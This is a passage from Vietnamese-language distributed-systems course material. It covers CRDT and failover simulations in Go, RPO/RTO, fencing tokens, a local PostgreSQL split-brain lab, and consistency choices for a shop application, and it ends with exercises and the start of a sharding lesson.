    for t := 0; t < trials; t++ {
        r := rand.New(rand.NewPCG(seed, uint64(t)))
        st := []S{zero, zero, zero}
        var history []S // mọi ảnh chụp từng tồn tại: nguồn của gói tin cũ/trùng
        for step := 0; step < 30; step++ {
            i := r.IntN(3)
            if r.IntN(2) == 0 {
                st[i] = op(r, nodes[i], step, st[i])
                history = append(history, st[i])
            } else if len(history) > 0 {
                st[i] = merge(st[i], history[r.IntN(len(history))]) // nhận gói tin cũ bất kỳ
            }
        }
        for i := range st { // giai đoạn cuối: mỗi bản sao nhận trạng thái của hai bản kia (có lặp)
            for _, j := range []int{(i + 1) % 3, (i + 2) % 3, (i + 1) % 3} {
                st[i] = merge(st[i], st[j])
            }
        }
        for i := range st { // một vòng nữa cho chắc: đảm bảo bản sao nào cũng thấy mọi cập nhật
            st[i] = merge(merge(st[i], st[(i+1)%3]), st[(i+2)%3])
        }
        if view(st[0]) == view(st[1]) && view(st[1]) == view(st[2]) {
            ok++
        }
        last = view(st[0])
    }
    return
}

func main() {
```

```
    const trials = 500
    items := []string{"áo", "mũ", "giày", "tất"}

    ok, v := converge(1, trials, GC{},
        func(r *rand.Rand, n string, _ int, s GC) GC { return s.Inc(n) },
        GC.Merge, func(s GC) string { return fmt.Sprint(s.Value()) })
    fmt.Printf("G-Counter  : hội tụ %d/%d lần, ví dụ giá trị cuối = %s\n", ok, trials, v)

    ok, v = converge(2, trials, PN{GC{}, GC{}},
        func(r *rand.Rand, n string, _ int, s PN) PN { return s.Add(n, r.IntN(3)-1) },
        PN.Merge, func(s PN) string { return fmt.Sprint(s.Value()) })
    fmt.Printf("PN-Counter : hội tụ %d/%d lần, ví dụ giá trị cuối = %s\n", ok, trials, v)

    ok, v = converge(3, trials, NewOR(),
        func(r *rand.Rand, n string, step int, s ORSet) ORSet {
            e := items[r.IntN(len(items))]
            if r.IntN(3) == 0 {
                return s.Remove(e)
            }
            return s.Add(e, fmt.Sprintf("%s%d", n, step)) // thẻ duy nhất: nút + bước
        },
        ORSet.Merge, ORSet.Items)
    fmt.Printf("OR-Set     : hội tụ %d/%d lần, ví dụ tập cuối  = %s\n", ok, trials, v)

    ok, v = converge(4, trials, LWW{},
        func(r *rand.Rand, n string, step int, s LWW) LWW {
            return LWW{items[r.IntN(len(items))], step*10 + r.IntN(10), n}
        },
        LWW.Merge, func(s LWW) string { return s.Val })
    fmt.Printf("LWW-Reg    : hội tụ %d/%d lần, ví dụ giá trị cuối = %s\n", ok, trials, v)

    // Đối chứng: số nguyên thường, Merge = cộng. KHÔNG lũy đẳng nên gói trùng làm lệch.
    ok, _ = converge(5, trials, 0,
        func(r *rand.Rand, n string, _ int, s int) int { return s + 1 },
        func(a, b int) int { return a + b }, func(s int) string { return fmt.Sprint(s) })
    fmt.Printf("Đối chứng (Merge = cộng, không lũy đẳng): hội tụ %d/%d lần\n", ok, trials)

    fmt.Println("--- Vì sao CRDT, không phải 'ghi đè'? ---")
    // Ba bản sao cùng đếm +1 đồng thời rồi đồng bộ.
    lww := LWW{"0", 0, ""}
    for i, n := range []string{"A", "B", "C"} {
        lww = lww.Merge(LWW{"1", 10 + i, n}) // mỗi nút đọc 0, ghi 1 (=0+1) với dấu thời gian riêng
    }
    var g GC
    for _, n := range []string{"A", "B", "C"} {
        g = g.Merge(GC{}.Inc(n))
    }
    fmt.Printf("3 lượt tăng đồng thời: bộ đếm LWW = %s (mất 2 lượt); G-Counter = %d\n",
        lww.Val, g.Value())

    // Xóa đồng thời với thêm lại: "add-wins".
    base := NewOR().Add("giày", "A1")
    a := base.Remove("giày")       // nút A thấy thẻ A1 và xóa nó
    b := base.Add("giày", "B1")    // nút B đồng thời thêm lại với thẻ mới B1
    fmt.Printf("A xóa, B đồng thời thêm lại: A=%s B=%s -> sau hợp nhất = %s (add thắng)\n",
        a.Items(), b.Items(), a.Merge(b).Items())
    fmt.Printf("A xóa sau khi đã thấy B1:     %s\n", a.Merge(b).Remove("giày").Merge(b).Items())
}
```

```
G-Counter  : hội tụ 500/500 lần, ví dụ giá trị cuối = 13
PN-Counter : hội tụ 500/500 lần, ví dụ giá trị cuối = 2
OR-Set     : hội tụ 500/500 lần, ví dụ tập cuối  = {giày,mũ,tất,áo}
LWW-Reg    : hội tụ 500/500 lần, ví dụ giá trị cuối = giày
Đối chứng (Merge = cộng, không lũy đẳng): hội tụ 0/500 lần
--- Vì sao CRDT, không phải 'ghi đè'? ---
3 lượt tăng đồng thời: bộ đếm LWW = 1 (mất 2 lượt); G-Counter = 3
A xóa, B đồng thời thêm lại: A={} B={giày} -> sau hợp nhất = {giày} (add thắng)
A xóa sau khi đã thấy B1:     {}
```

Đọc kết quả: cả bốn CRDT hội tụ **500/500** lần, còn đối chứng (cộng, không lũy đẳng) **0/500**: gói trùng làm lệch, đúng như lý thuyết. Phần cuối cho thấy *vì sao đáng bỏ công*: ba lượt tăng đồng thời, bộ đếm LWW chỉ còn **1** (mất hai), G-Counter đúng **3**. Với OR-Set: A xóa "giày" (chỉ thấy thẻ `A1`) trong khi B đồng thời thêm lại với thẻ `B1` mới: sau hợp nhất "giày" **còn** (thêm thắng), đúng ý định của người thêm; còn nếu A xóa *sau khi đã thấy* `B1` thì giày mất thật.

8.3. Giới hạn của CRDT với ShopGo

CRDT bảo đảm *hội tụ*, không bảo đảm *bất biến nghiệp vụ*. PN-Counter cho tồn kho sẽ cho ra số **âm** khi hai vùng cùng bán chiếc cuối. Với tồn kho phải dùng CP (một leader/đồng thuận) hoặc kỹ thuật **escrow** (chia trước hạn mức: vùng A được bán tối đa 60 chiếc, vùng B 40; vùng hết hạn mức phải xin chuyển thêm, thao tác đó mới cần phối hợp). Hợp lý cho CRDT ở ShopGo: **giỏ hàng** (OR-Set), **lượt thích/lượt xem** (G-Counter/PN-Counter), **cờ trạng thái người dùng** (LWW-Register), **danh sách yêu thích** (OR-Set). Cái giá cần tính: tombstone và vectơ nút phình theo thời gian, cần dọn (garbage collection) có phối hợp.

9. Failover, split-brain, fencing, RPO/RTO

9.1. RPO và RTO

- **RPO** (*recovery point objective*): được phép mất tối đa **bao nhiêu dữ liệu** (tính bằng thời gian hay số giao dịch) khi sự cố. Bất đồng bộ ⇒ RPO > 0, bằng độ trễ sao chép lúc sập; đồng bộ ⇒ RPO = 0.
- **RTO** (*recovery time objective*): được phép **ngưng bao lâu**. Một ước lượng (*giả định*, mỗi số do bạn đặt cấu hình): phát hiện (3 nhịp tim × 1 s = 3 s) + bầu leader (2 s) + thăng cấp (1 s) + ứng dụng kết nối lại (làm mới DNS/pool, 5 s) ≈ **11 s**. Rút ngắn bằng cách làm tụt từng thành phần, nhưng *hạ ngưỡng phát hiện* làm tăng failover giả (mục 9.3).

9.2. Mô phỏng RPO: bất đồng bộ, bán đồng bộ, đồng bộ

Leader nhận một ghi mỗi mili-giây, gửi cho hai follower (một gần, một xa) áp dụng đúng thứ tự (như WAL), rồi **sập tại một thời điểm ngẫu nhiên**; ta thăng cấp follower đã áp dụng nhiều nhất và đếm các ghi đã báo "thành công" cho client mà nút mới không có. Phần 2 của chương trình là split-brain với **fencing token** (mục 9.4).

```go
// Failover: (1) RPO của nhân bản bất đồng bộ / bán đồng bộ / đồng bộ; (2) split-brain, fencing.
// Đồng hồ ảo + hạt giống cố định => đầu ra xác định.
package main

import (
    "fmt"
    "math/rand/v2"
    "sort"
)

// Leader nhận một ghi mỗi 1 ms (ghi số 1,2,3...), gửi cho 2 follower với độ trễ ngẫu nhiên.
// Follower áp dụng ĐÚNG THỨ TỰ (như WAL). mode = số follower phải xác nhận trước khi trả lời client
// (0 = bất đồng bộ, 1 = bán đồng bộ, 2 = đồng bộ). Leader sập tại crashAt; ta thăng cấp follower
// đã áp dụng NHIỀU nhất, rồi đếm các ghi đã báo 'thành công' cho client mà nút mới không có.
func failover(r *rand.Rand, mode int) (lost int, ackLat float64) {
    const writes = 200
    crashAt := 50 + r.Float64()*100
    var applyAt [2][writes]float64
    ackTimes := make([]float64, writes)
    for i := 0; i < writes; i++ {
        t := float64(i + 1)
        d := [2]float64{1 + r.ExpFloat64()*2, 3 + r.ExpFloat64()*6} // follower 1 gần, follower 2 xa
        var back []float64
        for f := 0; f < 2; f++ {
            at := t + d[f]
```

```
            if i > 0 {
                at = max(at, applyAt[f][i-1]) // phải áp dụng xong bản ghi trước
            }
            applyAt[f][i] = at
            back = append(back, at+d[f]) // xác nhận về tới leader
        }
        sort.Float64s(back)
        ack := t // bất đồng bộ: trả lời client ngay
        if mode > 0 {
            ack = back[mode-1]
        }
        ackLat += ack - t
        ackTimes[i] = ack
    }
    best := 0 // số bản ghi của follower tốt nhất đã áp dụng trước khi leader sập
    for f := 0; f < 2; f++ {
        n := 0
        for n < writes && applyAt[f][n] <= crashAt {
            n++
        }
        best = max(best, n)
    }
    for i, at := range ackTimes {
        if at <= crashAt && i+1 > best {
            lost++
        }
    }
    return lost, ackLat / writes
}

// Storage mô phỏng kho dùng chung (đĩa, đối tượng, CSDL) có thể kiểm tra fencing token.
type Storage struct {
    val      string
    maxToken int
    useFence bool
}

func (s *Storage) Write(token int, v string) bool {
    if s.useFence && token < s.maxToken {
        return false // từ chối: token cũ hơn token đã thấy
    }
    s.maxToken = max(s.maxToken, token)
    s.val = v
    return true
}

func main() {
    fmt.Println("--- 1. RPO: ghi đã xác nhận mà mất khi leader sập (2000 lần sập ngẫu nhiên) ---")
    fmt.Println("  chế độ              P(mất>0)  mất_tối_đa  mất_TB  độ_trễ_ghi_ms")
    for _, m := range []struct {
        name string
        mode int
    }{{"bất đồng bộ", 0}, {"bán đồng bộ (1/2)", 1}, {"đồng bộ (2/2)", 2}} {
        r := rand.New(rand.NewPCG(11, 22))
        var hit, mx, sum int
        var lat float64
        const trials = 2000
        for i := 0; i < trials; i++ {
            l, a := failover(r, m.mode)
            if l > 0 {
                hit++
            }
            mx = max(mx, l)
            sum += l
            lat += a
        }
        fmt.Printf("  %-18s %7.1f%% %10d %7.2f %10.1f\n", m.name, 100*float64(hit)/trials, mx,
            float64(sum)/trials, lat/trials)
    }

    fmt.Println("--- 2. Split-brain: leader cũ bị treo (GC pause) qua hết lease ---")
```

```
    for _, fence := range []bool{false, true} {
        st := &Storage{useFence: fence}
        st.Write(1, "A: tồn kho=100")                // t=0: A là leader, token 1
        st.Write(2, "B: tồn kho=97 (đã bán 3)") // t=10: A treo, hết lease, B được bầu (token 2)
        okA := st.Write(1, "A: tồn kho=99 (bản cũ)") // t=16: A tỉnh, vẫn tin mình còn lease
        fmt.Printf("fencing=%-5v: A (token 1) ghi sau B (token 2) được chấp nhận=%-5v | cuối: %s\n",
            fence, okA, st.val)
    }
}
```

```
--- 1. RPO: ghi đã xác nhận mà mất khi leader sập (2000 lần sập ngẫu nhiên) ---
  chế độ              P(mất>0)  mất_tối_đa  mất_TB  độ_trễ_ghi_ms
  bất đồng bộ          100.0%         18    4.22        0.0
  bán đồng bộ (1/2)      0.0%          0    0.00        7.2
  đồng bộ (2/2)          0.0%          0    0.00       26.7
--- 2. Split-brain: leader cũ bị treo (GC pause) qua hết lease ---
fencing=false: A (token 1) ghi sau B (token 2) được chấp nhận=true  | cuối: A: tồn kho=99 (bản cũ)
fencing=true : A (token 1) ghi sau B (token 2) được chấp nhận=false | cuối: B: tồn kho=97 (đã bán 3)
```

Đọc kết quả (phần 1): **bất đồng bộ**: *mọi* lần sập đều mất ghi đã xác nhận (tối đa 18, trung bình 4,22 ghi), đổi lại độ trễ ghi bằng 0. **Bán đồng bộ** (chờ một trong hai): 0 mất mát, độ trễ ghi 7,2 ms vì chờ follower nhanh hơn. **Đồng bộ đủ hai**: cũng 0 mất mát nhưng độ trễ 26,7 ms vì phải chờ follower xa, và nếu follower đó chết thì ghi *treo*. Bán đồng bộ thường là điểm ngọt: RPO = 0 mà không lệ thuộc vào replica chậm nhất. (Con số là của mô hình, không phải đo trên máy thật.)

9.3. Phát hiện hỏng: mọi timeout đều là một canh bạc

Phát hiện lỗi chỉ là **đoán** (mục 1.2): "không nghe nhịp tim trong T giây ⇒ chết". T nhỏ ⇒ failover giả khi chỉ chậm (flapping, tải thêm do chuyển leader, và nguy cơ split-brain); T lớn ⇒ RTO dài. Vì thế failover **không nên do hai nút tự thương lượng**: dùng một *kho đồng thuận* (etcd, Consul, ZooKeeper, thường qua **Patroni** với PostgreSQL) giữ một **khóa leader có thời hạn** (lease): chỉ nút giữ khóa là primary; mất khóa thì tự hạ cấp. Buổi 55 đi sâu bầu cử, lease và Raft.

9.4. Split-brain: thí nghiệm thật và fencing

Split-brain là có **hai nút cùng tin mình là leader** và cùng nhận ghi. Nó xảy ra khi giám sát tưởng primary chết (mạng giám sát–primary đứt, nút bị treo) và thăng cấp replica trong khi primary vẫn sống. Bạn có thể tái hiện **thật** với replica của cụm này: thăng cấp bằng `pg_promote()` trong khi primary còn nhận ghi. Đây là phiên `psql` thật (nút A = cổng 55432, nút B = replica cổng 55441; bảng `stock` đã có `AO-01 = 100`):

```
# A = primary (cổng 55432), B = replica (cổng 55441). Cùng người dùng verify và CSDL ag4.
A="psql -X -q -At -h 127.0.0.1 -p 55432 -U verify -d ag4"
B="psql -X -q -At -h 127.0.0.1 -p 55441 -U verify -d ag4"

$A -c "CREATE SCHEMA lab53b" -c "CREATE TABLE lab53b.stock (sku text PRIMARY KEY, qty int)" \
   -c "INSERT INTO lab53b.stock VALUES ('AO-01', 100)"
until [ "$($B -c 'SELECT count(*) FROM lab53b.stock' 2>/dev/null)" = 1 ]; do sleep 0.2; done

echo "B đang là replica: $($B -c 'SELECT pg_is_in_recovery()')"
$B -c "INSERT INTO lab53b.stock VALUES ('X', 1)" 2>&1
echo "thăng cấp B (giám sát NHẦM tưởng A đã chết): $($B -c 'SELECT pg_promote(wait => true, wait_seconds =>
30)')"

# Hai "primary" cùng nhận ghi: mỗi bên bán 7 chiếc AO-01 cho khách khác nhau.
$A -c "UPDATE lab53b.stock SET qty = qty - 7 WHERE sku = 'AO-01'"
$B -c "UPDATE lab53b.stock SET qty = qty - 7 WHERE sku = 'AO-01'"
$B -c "INSERT INTO lab53b.stock VALUES ('MU-02', 50)"

show() { $1 -c "SELECT string_agg(sku || '=' || qty, ', ' ORDER BY sku) FROM lab53b.stock"; }
echo "A thấy: $(show "$A")"
echo "B thấy: $(show "$B")"
```

```
echo "B còn là replica: $($B -c 'SELECT pg_is_in_recovery()')"
tl() { $1 -c "SELECT substr(pg_walfile_name(pg_current_wal_insert_lsn()), 1, 8)"; }
echo "timeline (8 ký tự đầu tên tệp WAL): A=$(tl "$A") B=$(tl "$B")"
$A -c "DROP SCHEMA lab53b CASCADE"
```

Đầu ra thật của một lần chạy:

```
B đang là replica: t
ERROR:  cannot execute INSERT in a read-only transaction
thăng cấp B (giám sát NHẦM tưởng A đã chết): t
A thấy: AO-01=93
B thấy: AO-01=93, MU-02=50
B còn là replica: f
timeline (8 ký tự đầu tên tệp WAL): A=00000001 B=00000002
NOTICE:  drop cascades to table lab53b.stock
```

Kết quả: cả hai nút **đều nhận ghi** và mỗi nút tin mình đúng: cùng một SKU, **mỗi nút chỉ thấy lần bán 7 chiếc của mình** (`AO-01 = 93` ở cả hai), trong khi thực tế đã bán 14 nên đúng ra còn 86; và B có thêm dòng `MU-02` mà A không biết. Tên tệp WAL cho thấy hai nút ở **hai timeline khác nhau** (`00000001` và `00000002`) nên không thể tự nối lại; phải chọn một bên làm chuẩn, *dựng lại* bên kia (`pg_rewind` hoặc `pg_basebackup`) và **đối soát thủ công** những giao dịch mà bên thua đã nhận. Không có cách "hợp nhất" tự động nào đúng cho hai primary của một CSDL quan hệ.

Fencing (rào chắn) là chốt chặn cuối: dù nút cũ *tưởng* mình còn là leader, tài nguyên được bảo vệ **từ chối** thao tác của nó. Hai dạng: (1) **STONITH / cô lập nút**: tắt nguồn, rút khỏi mạng hoặc thu hồi quyền của nút cũ *trước khi* thăng cấp nút mới; (2) **fencing token**: mỗi nhiệm kỳ leader nhận một số tăng dần (epoch/số thứ tự khóa); kho lưu *token lớn nhất đã thấy* và từ chối ghi mang token nhỏ hơn. Phần 2 của chương trình ở mục 9.2 mô phỏng đúng kịch bản kinh điển: A giữ token 1, bị treo (GC pause) qua hết lease 10 giây; B được bầu với token 2 và ghi đúng; A tỉnh dậy, **vẫn tin mình còn lease**, rồi ghi. Không fencing: ghi của A (dựa trên trạng thái cũ) **ghi đè** ghi đúng của B. Có fencing: ghi của A bị từ chối. Điểm mấu chốt: kiểm tra *lease còn hạn* ở phía A là **không đủ** (nó có thể bị treo ngay sau khi kiểm tra); kiểm tra phải do **bên nhận ghi** thực hiện.

9.5. Sau failover

Danh sách việc phải làm (và lý do tự động hóa nó thay vì làm tay lúc 3 giờ sáng): (1) replica còn lại phải **theo timeline mới** (`pg_rewind` hoặc dựng lại); (2) nút cũ **không được** tự khởi động lại thành primary (cấu hình hóa bằng `standby.signal` hoặc để Patroni quản lý); (3) pool kết nối tự tìm primary mới (`target_session_attrs=read-write`); (4) **đối soát** các ghi đã xác nhận nhưng mất (RPO > 0) hoặc đã nhận ở nút cũ; (5) cache, chỉ mục tìm kiếm, hàng đợi bám theo primary phải được kiểm tra lại (Buổi 32, 33). Và quan trọng: **diễn tập failover định kỳ** (game day, Buổi 39); quy trình chưa từng chạy thì sẽ hỏng đúng lúc cần.

10. Áp dụng vào ShopGo

Bảng quyết định cho từng loại dữ liệu (nguyên tắc: *mức nhất quán rẻ nhất mà sản phẩm chịu được*):

Dữ liệu	Mức	Cách làm
Tồn kho khi thanh toán, số dư	Tuyến tính / serializable	Đọc-ghi trên primary: `UPDATE ... WHERE stock >= n` (Buổi 22, 31); không đọc replica
"Đơn của tôi" sau khi đặt	Đọc-thấy-ghi-của-mình	Vé LSN hoặc dính primary vài giây; trang xác nhận dùng dữ liệu trả về của lệnh ghi

Dữ liệu	Mức	Cách làm
Danh sách sản phẩm, giá hiển thị	Cuối cùng có ngưỡng	Replica bất đồng bộ + cache TTL; cảnh báo khi trễ > 5 s; **giá lúc thanh toán** luôn đọc primary
Giỏ hàng	Nhân quả / hợp nhất	Ghi một nơi (primary) là đủ ở quy mô vừa; nếu đa vùng: OR-Set
Lượt xem, lượt thích	Cuối cùng	Bộ đếm cộng dồn (G-Counter/Redis, xử lý hàng loạt), chấp nhận sai lệch nhỏ
Chỉ mục tìm kiếm, dashboard	Cuối cùng	Đồng bộ qua outbox (Buổi 33); nói rõ độ trễ cho người dùng

Cấu hình khuyến nghị cho ShopGo khi vượt một nút: **một primary + hai replica cùng vùng**, trong đó một replica **bán đồng bộ** (`synchronous_standby_names = 'ANY 1 (r1, r2)'`) để RPO = 0 mà không treo khi một replica chậm, replica còn lại phục vụ báo cáo; failover bằng Patroni với etcd; ứng dụng có **hai pool** (ghi, đọc) và router đọc có vé LSN (mục 6). Một cái bẫy riêng của ShopGo: **cache-aside cộng replica trễ**. Khi sản phẩm đổi giá, bạn xóa khóa cache; request kế tiếp *miss*, đọc từ **replica chưa phát lại** và **nạp giá cũ vào cache** kèm TTL mới: giá cũ sống thêm cả TTL. Cách giảm: nạp lại cache từ primary (hoặc dùng vé LSN), TTL ngắn cho dữ liệu nhạy cảm, hoặc nhúng số phiên bản vào giá trị cache và từ chối ghi đè bằng phiên bản cũ hơn.

Chưa chạy được trên máy kiểm chứng

- **Đa vùng thật** (độ trễ liên lục địa, phân vùng mạng thật giữa hai trung tâm dữ liệu): máy kiểm chứng chỉ có loopback. Các con số độ trễ ở mục 5 và 9 là của *mô hình* (đồng hồ ảo), không phải đo mạng thật.
- **Cassandra, DynamoDB, Riak** (kiểu không leader thật) và **Spanner/CockroachDB** (đồng thuận + đồng hồ): chỉ mô tả khái niệm; mô phỏng Go ở mục 5 chỉ tái hiện *cơ chế quorum*, không phải hành vi sản phẩm.
- **Nhân bản đồng bộ trên cụm dùng chung** không được bật ở đây (cấu hình `synchronous_standby_names` ảnh hưởng mọi phiên); phần đồng bộ `remote_apply` đã được chạy thật ở Buổi 36, và độ trễ của các mức đồng bộ ở mục 9.2 là của mô hình.
- **Patroni/etcd** và công cụ failover tự động: chưa cài; mục 9.3 là mô tả.
- Cụm kiểm chứng đặt `synchronous_commit = off` và `fsync = off` cho nhanh; chương trình mục 6 vì thế đặt `synchronous_commit = on` cho phiên của nó (mặc định thật của PostgreSQL) và dùng `pg_current_wal_insert_lsn()` làm vé.

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Nói "CAP: chọn hai trong ba"**; hoặc xếp hệ thống vào "CA". P không phải lựa chọn, và lựa chọn thật chỉ lộ ra khi phân vùng (cộng với lựa chọn độ trễ–nhất quán lúc bình thường).
2. **Đòi nhất quán mạnh ở mọi nơi** (chậm, kém khả dụng, đắt) hoặc **nhất quán cuối cùng ở mọi nơi** (đơn biến mất, bán lố).
3. **Đọc replica ngay sau ghi** mà không có chiến lược: đọc cũ sau ghi, "đơn của tôi" trống, cache bị nạp dữ liệu cũ.
4. **Cân bằng tải đọc vòng tròn qua nhiều replica** cho cùng một phiên: đọc lùi thời gian.
5. **Tin `R + W > N` là linearizable**; quên sloppy quorum, ghi thất bại áp dụng dở, thay đổi thành viên.
6. **LWW theo đồng hồ tường** cho dữ liệu không phải "ghi đè toàn bộ": mất cập nhật im lặng khi đồng hồ lệch.
7. **Dùng CRDT/bộ đếm hội tụ cho bất biến toàn cục** (tồn kho ≥ 0, số dư): hội tụ không bảo vệ bất biến.
8. **Tự động thăng cấp replica chỉ vì timeout** mà không có fencing và kho đồng thuận: split-brain.
9. **Kiểm tra lease ở phía leader** thay vì ở phía tài nguyên: leader bị treo ngay sau khi kiểm tra.
10. **Không đo độ trễ sao chép**, không cảnh báo, không biết "cũ" là bao nhiêu giây; không có ngưỡng thì "nhất quán cuối cùng" chỉ là lời cầu may.
11. **Nhân bản đồng bộ với *đúng một* standby** không dự phòng: standby chết là ghi treo.
12. **Không diễn tập failover**; RPO/RTO chỉ nằm trên tài liệu.
13. **Dùng nhiều leader cho dữ liệu cần ràng buộc** (đơn hàng, tồn kho) vì "đa vùng cho nhanh".
14. **Tưởng replica là bản sao lưu**: xóa nhầm cũng được sao chép tức thì; vẫn cần sao lưu và PITR (Buổi 36).

12. Góc nhìn thực chiến

Góc nhìn thực chiến

Phần lớn đội backend gặp vấn đề nhất quán *rất lâu trước khi* cần phân tán thật: ngày đầu tiên bạn thêm một read replica, bạn đã bước vào thế giới của đọc cũ và read-your-writes. Kinh nghiệm thực dụng: **bắt đầu bằng "mọi đọc sau ghi đều về primary"**, đo tỉ lệ đọc có thể chuyển sang replica và độ trễ thực của nó, rồi chỉ chuyển những màn hình *mà người dùng không thấy khác biệt* (danh sách công khai, báo cáo); thêm vé LSN khi bạn có một màn hình bắt buộc đọc sau ghi mà primary không còn gánh nổi. Hãy **đặt tên cho độ cũ** trong hợp đồng sản phẩm ("danh sách có thể chậm tối đa 5 giây") và **đo nó** bằng chỉ số `replay_lag`; thứ không đo thì không cam kết được. Với failover, bài học lặp đi lặp lại là *sự cố tệ nhất thường do chính cơ chế tự động chữa lỗi gây ra* (thăng cấp nhầm, hai primary, flapping): tự động hóa phải đi kèm fencing, giới hạn tần suất failover, và một nút "tắt tự động" cho con người. Cuối cùng, trong phỏng vấn, đừng đọc thuộc "CAP chọn 2 trong 3"; hãy nói **"khi phân vùng thì tôi chọn A hay C cho *thao tác này*, và lúc bình thường tôi đang trả bao nhiêu độ trễ để đổi lấy nhất quán"**, kèm một con số hoặc một thí nghiệm. Đó là phân biệt giữa người học thuộc và người từng vận hành.

13. Tóm tắt

Tóm tắt buổi học

- Nhất quán là **hợp đồng theo thao tác**: phổ tuyến tính → tuần tự → nhân quả → bảo đảm theo phiên → tiền tố → cuối cùng; chọn mức *rẻ nhất mà sản phẩm chịu được*, đắt chỗ cần (tồn kho, tiền), rẻ chỗ không (lượt xem, danh sách).
- **CAP**: khi *phân vùng*, chọn linearizable (CP, từ chối) hay khả dụng (AP, nhận ghi rồi hợp nhất); P không phải lựa chọn, "CA" không tồn tại cho hệ phân tán. **PACELC**: lúc bình thường vẫn đánh đổi *độ trễ* và nhất quán, vì nhất quán mạnh cần một vòng đi-về.
- **Nhân bản**: leader–follower (đơn giản nhất, không xung đột ghi; chọn đồng bộ/bán đồng bộ/bất đồng bộ theo RPO), nhiều leader (xung đột là chuyện thường), không leader (quorum, read repair, hinted handoff).
- **Quorum N, R, W**: `R + W > N` ⇒ tập đọc và tập ghi giao nhau ⇒ không đọc cũ (mô phỏng: 14,7% → 0%), nhưng **chưa phải linearizable** (ghi dở dang, sloppy quorum); mua bằng độ trễ và khả dụng.
- Trên PostgreSQL thật: đo trễ bằng LSN và `pg_stat_replication`; dị thường đọc cũ sau ghi và đọc lùi thời gian; sửa bằng **vé LSN** (chính xác) hoặc dính primary (xấp xỉ, hỏng khi trễ > T).
- **Đồng hồ logic**: Lamport (nhân quả ⇒ thứ tự, không ngược lại), **vector clock** (phát hiện đồng thời); đừng dùng đồng hồ tường để phân xử.
- **CRDT** (G-Counter, PN-Counter, OR-Set, LWW) hội tụ nhờ `Merge` giao hoán–kết hợp–lũy đẳng (kiểm chứng 500/500); nhưng không bảo vệ bất biến toàn cục (tồn kho cần escrow hoặc CP).
- **Failover**: RPO/RTO; timeout chỉ là đoán nên cần kho đồng thuận + **fencing** (STONITH hoặc token) để tránh **split-brain**; kiểm tra phải ở phía tài nguyên; diễn tập định kỳ.

14. Bài tập

1. **[Cơ bản]** Với mỗi dữ liệu sau của ShopGo, nêu mức nhất quán *tối thiểu* cần và cơ chế đạt được nó: số dư ví, số lượng "đã bán" trên trang sản phẩm, "đơn hàng của tôi", bình luận và câu trả lời, trạng thái "đang online" của người bán, địa chỉ giao hàng. Mỗi mục kèm một câu "nếu vi phạm thì người dùng thấy gì".
2. **[Cơ bản]** Chỉnh chương trình mô phỏng quorum (`g1`) cho `N=5`. Lập bảng tất cả `(R, W)` với `R,W ∈ 1..5`: cột "cũ (%)", "độ trễ ghi", "độ trễ đọc", và "chịu mất bao nhiêu nút (đọc/ghi)". Chỉ ra ba cấu hình đáng dùng cho ShopGo và giải thích bằng PACELC.
3. **[Cơ bản]** Dùng cặp primary/replica của bạn (Buổi 36) đo `replay_lag` khi chạy `pgbench`-kiểu ghi dồn 30 giây; vẽ biểu đồ độ trễ theo thời gian. Đặt cảnh báo giả lập (so sánh với ngưỡng 5 giây) và mô tả hành vi router vé LSN khi vượt ngưỡng.
4. **[Trung bình]** Thêm vào mô phỏng quorum **read repair** (ghi ngược vào các nút trả về bản cũ) và **anti-entropy** định kỳ. Đo lại tỉ lệ đọc cũ cho `(1,1)` theo thời gian và chứng minh nó giảm theo hai cơ chế. Giải thích vì sao read repair một mình không bảo vệ khóa "nguội" (hiếm đọc).
5. **[Trung bình]** Mở rộng router mục 6 thành **middleware Gin** thật: đọc/ghi vé LSN vào cookie đã ký (HMAC), áp dụng cho mọi route `GET`, có `maxWait` cấu hình, đếm số lần rơi về primary bằng Prometheus (Buổi 35). Kiểm thử bằng `httptest` với replica bị `pg_wal_replay_pause()`.
6. **[Trung bình]** Cài **hợp nhất giỏ hàng** kiểu Dynamo hoàn chỉnh: kho nhiều nút (ba `map` trong bộ nhớ) với vector clock, `Put/Get` trả siblings, và hàm `Merge` cho giỏ (hợp tập, nhưng xử lý *xóa* bằng OR-Set). Viết test ngẫu nhiên: mọi thứ tự gửi tin đều hội tụ về cùng giỏ.

7. **[Nâng cao]** Cài **LWW-Element-Set** và **2P-Set** rồi dùng bộ kiểm tra hội tụ của mục 8 để so với OR-Set. Tìm ra một kịch bản mà 2P-Set "không thể thêm lại sau khi xóa" và một kịch bản mà LWW-Element-Set mất ghi do đồng hồ lệch (cho đồng hồ ảo của hai nút lệch nhau 50 ms).
8. **[Nâng cao]** Viết chương trình tạo **linearizability checker** đơn giản cho một thanh ghi: nhập lịch sử `(bắt đầu, kết thúc, thao tác, giá trị)` và kiểm tra bằng tìm kiếm quay lui xem tồn tại thứ tự tuần tự khớp thời gian thực. Dùng nó để *chứng minh tự động* kịch bản đảo ngược của `g2` là vi phạm, và bản có read repair là hợp lệ.
9. **[Thử thách]** Dựng **failover có fencing** trên hai cụm PostgreSQL cục bộ (primary và replica, có thể dùng cổng riêng): viết một "giám sát" Go dùng một khóa lease (file khóa hoặc Redis `SET NX PX`) + token tăng dần, thăng cấp replica bằng `pg_promote`, và **chặn** primary cũ bằng cách (a) đổi `pg_hba.conf` hoặc (b) `pg_terminate_backend` + dừng nó. Gây split-brain có chủ đích (treo giám sát), đo RTO và số ghi đã xác nhận bị mất; trình bày RPO/RTO bằng bảng so sánh có và không bán đồng bộ (dùng mô hình `g5` để dự đoán trước, rồi đối chiếu).

Buổi 54 — Phân mảnh dữ liệu: partitioning, sharding, consistent hashing

Thông tin buổi học

Thời lượng: 8 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** Buổi 21, 36, 39, 40, 50, 53

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Phân biệt **partitioning**, **sharding** và **replication** (giải quyết vấn đề gì, trả giá gì) và nói được khi nào *chưa* cần phân mảnh.
- Dùng **PostgreSQL declarative partitioning** (RANGE, LIST, HASH): kiểm chứng *partition pruning* bằng `EXPLAIN`, quản lý vòng đời (`ATTACH`, `DETACH CONCURRENTLY`, xóa dữ liệu cũ), và nêu đúng các giới hạn (khóa chính, chỉ mục duy nhất).
- Chọn **shard key** theo cardinality, phân bố, mẫu truy cập, tính bất biến; tránh hotspot.
- So sánh **hash mod N, băm nhất quán (vòng + vnode), rendezvous, jump hash, thư mục** bằng số đo: độ đều, tỉ lệ khóa phải di chuyển khi thêm/bớt nút.
